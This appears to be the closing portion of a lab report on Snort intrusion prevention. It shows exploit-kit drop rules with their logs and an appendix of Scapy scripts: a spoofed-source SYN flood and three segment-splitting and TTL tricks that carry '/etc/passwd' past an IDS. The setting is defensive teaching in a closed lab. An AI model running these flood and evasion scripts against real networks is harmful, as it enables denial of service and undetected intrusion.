(msg:"EXPLOIT-KIT Bleeding Life exploit kit module call";
flow:to_server,established; content:".php?e=JavaSignedApplet";
fast_pattern:only; http_uri; metadata:policy balanced-ips
drop, policy security-ips drop, service http; sid:5000007;
rev:4;)
```


```
drop tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
(msg:"EXPLOIT-KIT Bleeding Life exploit kit module call";
flow:to_server,established; content:".php?e=Java-2010-0842";
fast_pattern:only; http_uri; metadata:policy balanced-ips
drop, policy security-ips drop, service http;
reference:url,www.opensc.ws/malware-samples-information/12241-bleeding-life-v2-offical-download-braduz-opensc-ws.html;
classtype:attempted-user; sid:5000008; rev:4;)
```

The first one blocks the request for the file JavaSignedApplet given as an argument by a GET method. The second one blocks the request for the Java-2010-0842. Those rule worked fine for the alert but are less robust than the rule defined by the payload content. If this rules would be applied to a real environment, many normal connection would be dropped since the JavaSignedApplet is common to many applications in the real internet and it would cause some issues to the user. In fact the GET parameter can change, but the content of an exploit is less probable that changes.

In any case, this time in the victim explorer didn't crash and the calculator didn't show up.

On the router snort drops three packets:

```
Commencing packet processing (pid=5139)
Decoding Raw IP4
05/29-17:08:08.307424 [Drop] [**] [1:5000008:4] EXPLOIT-KIT Bleeding Life explo
it kit module call [**] [Classification: Attempted User Privilege Gain] [Priorit
y: 1] {TCP} 192.168.136.102:1062 -> 192.168.135.102:80
05/29-17:08:08.310051 [Drop] [**] [1:5000008:4] EXPLOIT-KIT Bleeding Life explo
it kit module call [**] [Classification: Attempted User Privilege Gain] [Priorit
y: 1] {TCP} 192.168.136.102:1063 -> 192.168.135.102:80
05/29-17:08:13.330516 [Drop] [**] [1:5000007:4] EXPLOIT-KIT Bleeding Life explo
it kit module call [**] [Priority: 0] {TCP} 192.168.136.102:1064 -> 192.168.135.
102:80
```



And on the attacker side the statistics show that the exploit didn't work this time.

Appendix: Script code

syn_flood.py

```
#!/usr/bin/env python
import socket, random, sys
from scapy.all import *

target = "192.168.136.102"
port = 80

def sendSYN(target, port):
    #creating packet
    # insert IP header fields
    tcp = TCP()
    ip = IP()
    #set source IP as random valid IP
    #ip.src = "%i.%i.%i.%i" % (random.randint(1,254),
    #    random.randint(1,254)
    #    , random.randint(1,254), random.randint(1,254))
    ip.src = "192.168.135.102"
    ip.dst = target
    # insert TCP header fields
    tcp = TCP()
    #set source port as random valid port
    tcp.sport = random.randint(1,65535)
    tcp.dport = port
    #set SYN flag
    tcp.flags = 'S'
    send(ip/tcp)
    return ;

count = 0
print "Launch SYNFL00D attack at %s:%i with SYN packets." % (target
    , port)

while 1:
    #call SYNflood attack
    sendSYN(target,port)
    count += 1
    print("Total packets sent: %i" % count)
    print("=====")
```

attack_1.py

```
#!/usr/bin/env python
import sys
from scapy.all import *

source_port = 25000 # source port
dest_port = 23 # destination port
num_seq = 10 # starting sequence number
payload1 = "attack_1 /etc/passwd" # data transmitted in packet C
attacker_mod1 = 0 # the shift of 2nd seg to 1st seg
ip = IP(src="192.168.135.102",dst="192.168.136.102")

raw_input("Press enter to start the 3-way handshake")
SYN = TCP(sport=source_port, dport=dest_port, flags="S", seq=num_seq)
SYNACK = sr1(ip/SYN)
num_ack = SYNACK.seq + 1
num_seq = num_seq + 1
ACK = TCP(sport=source_port, dport=dest_port, flags="A", ack=num_ack, seq=num_seq)
send(ip/ACK)
print("Connection established\n")

raw_input("Press enter to send the packet with PAYLOAD1")
PUSH = TCP(sport=source_port ,dport=dest_port, flags="PA", ack=num_ack)
PUSH.seq = num_seq
send(ip/PUSH/payload1)
num_seq = num_seq + len(payload1)
num_seq = num_seq + attacker_mod1
PUSH.seq = num_seq

raw_input("Press enter to close the connection")
FIN = TCP(sport=source_port, dport=dest_port, flags="FA", ack=num_ack, seq=num_seq)
num_seq = num_seq + 1
FINACK = sr1(ip/FIN)
num_ack = FINACK.seq + 1

ACK = TCP(sport=source_port, dport=dest_port, flags="A", ack=num_ack, seq=num_seq)
send(ip/ACK)
```

attack_2.py

```
#!/usr/bin/env python
import sys
from scapy.all import *

source_port = 25000 # source port
dest_port = 23 # destination port
num_seq = 10 # starting sequence number
payload1 = "attack_2 /etc" # data transmitted in packet C
payload2 = "/passwd" # data transmitted in packet D
payload3 = " " # data transmitted in packet E
attacker_mod1 = 0 # the shift of 2nd seg to 1st seg
attacker_mod2 = 0 # the shift of 3rd seg to 2nd seg
ip = IP(src="192.168.135.102",dst="192.168.136.102")

raw_input("Press enter to start the 3-way handshake")
SYN = TCP(sport=source_port, dport=dest_port, flags="S", seq=num_seq)
SYNACK = sr1(ip/SYN)
num_ack = SYNACK.seq + 1
num_seq = num_seq + 1
ACK = TCP(sport=source_port, dport=dest_port, flags="A", ack=num_ack, seq=num_seq)
send(ip/ACK)
print("Connection established\n")

raw_input("Press enter to send the packet with PAYLOAD1")
PUSH = TCP(sport=source_port, dport=dest_port, flags="PA", ack=num_ack)
PUSH.seq = num_seq
send(ip/PUSH/payload1)
num_seq = num_seq + len(payload1)
num_seq = num_seq + attacker_mod1
PUSH.seq = num_seq

raw_input("Press enter to send the packet with PAYLOAD2")
send(ip/PUSH/payload2)
num_seq = num_seq + len(payload2)
num_seq = num_seq + attacker_mod2
PUSH.seq = num_seq

raw_input("Press enter to send the packet with PAYLOAD3")
send(ip/PUSH/payload3)
num_seq = num_seq + len(payload3)

raw_input("Press enter to close the connection")
FIN = TCP(sport=source_port, dport=dest_port, flags="FA", ack=num_ack, seq=num_seq)
num_seq = num_seq + 1
FINACK = sr1(ip/FIN)
num_ack = FINACK.seq + 1

ACK = TCP(sport=source_port, dport=dest_port, flags="A", ack=num_ack, seq=num_seq)
send(ip/ACK)
```

attack_3.py

```
#!/usr/bin/env python
import sys
from scapy.all import *

source_port = 25000 # source port
dest_port = 23 # destination port
num_seq = 10 # starting sequence number
payload1 = "attack_3 /etc" # data transmitted in packet C
payload2 = "xxxxxxxxxx" # data transmitted in packet D
payload3 = "/passwd" # data transmitted in packet E
attacker_mod1 = 0 # the shift of 2nd seg to 1st seg
attacker_mod2 = -10 # the shift of 3rd seg to 2nd seg
ip = IP(src="192.168.135.102",dst="192.168.136.102")

raw_input("Press enter to start the 3-way handshake")
SYN = TCP(sport=source_port, dport=dest_port, flags="S", seq=num_seq)
SYNACK = sr1(ip/SYN)
num_ack = SYNACK.seq + 1
num_seq = num_seq + 1
ACK = TCP(sport=source_port, dport=dest_port, flags="A", ack=num_ack, seq=num_seq)
send(ip/ACK)
print("Connection established\n")

raw_input("Press enter to send the packet with PAYLOAD1")
PUSH = TCP(sport=source_port, dport=dest_port, flags="PA", ack=num_ack)
PUSH.seq = num_seq
send(ip/PUSH/payload1)
num_seq = num_seq + len(payload1)
num_seq = num_seq + attacker_mod1
PUSH.seq = num_seq

raw_input("Press enter to send the packet with PAYLOAD2")
ip.ttl = 1
send(ip/PUSH/payload2)
ip.ttl = 64
num_seq = num_seq + len(payload2)
num_seq = num_seq + attacker_mod2
PUSH.seq = num_seq

raw_input("Press enter to send the packet with PAYLOAD3")
send(ip/PUSH/payload3)
num_seq = num_seq + len(payload3)

raw_input("Press enter to close the connection")
FIN = TCP(sport=source_port, dport=dest_port, flags="FA", ack=num_ack, seq=num_seq)
num_seq = num_seq + 1
FINACK = sr1(ip/FIN)
num_ack = FINACK.seq + 1

ACK = TCP(sport=source_port, dport=dest_port, flags="A", ack=num_ack, seq=num_seq)
send(ip/ACK)
```

Bibliography

- Trabelsi, Z. & Alketbi, L. (2013), Using network packet generators and snort rules for teaching denial of service attacks., in Janet Carter; Ian Utting & Alison Clear, ed., 'ITiCSE', ACM, , pp. 285-290
- www.snort.org
- Jay Beale, Andrew R. Baker, and Joel Esler, Snort IDS and IPS Toolkit, SYNgress Publishing, Inc., 2007.
- Vit Bukac, IDS System Evasion Techniques, Master's Thesis, Masarykova Univerzita Fakulta Informatiky, 2010
- Archana D Wankhade et al, "Comparison of Firewall and Intrusion Detection System" , (IJCSIT) International Journal of Computer Science and Information Technologies, Vol. 5 (1), 2014, 674-678
- Vinod Kumar, Om Prakash Sangwan, "Signature Based Intrusion Detection System Using SNORT", International Journal of Computer Applications & Information Technology, Vol. I, Issue III, November 2012 (ISSN: 2278-7720)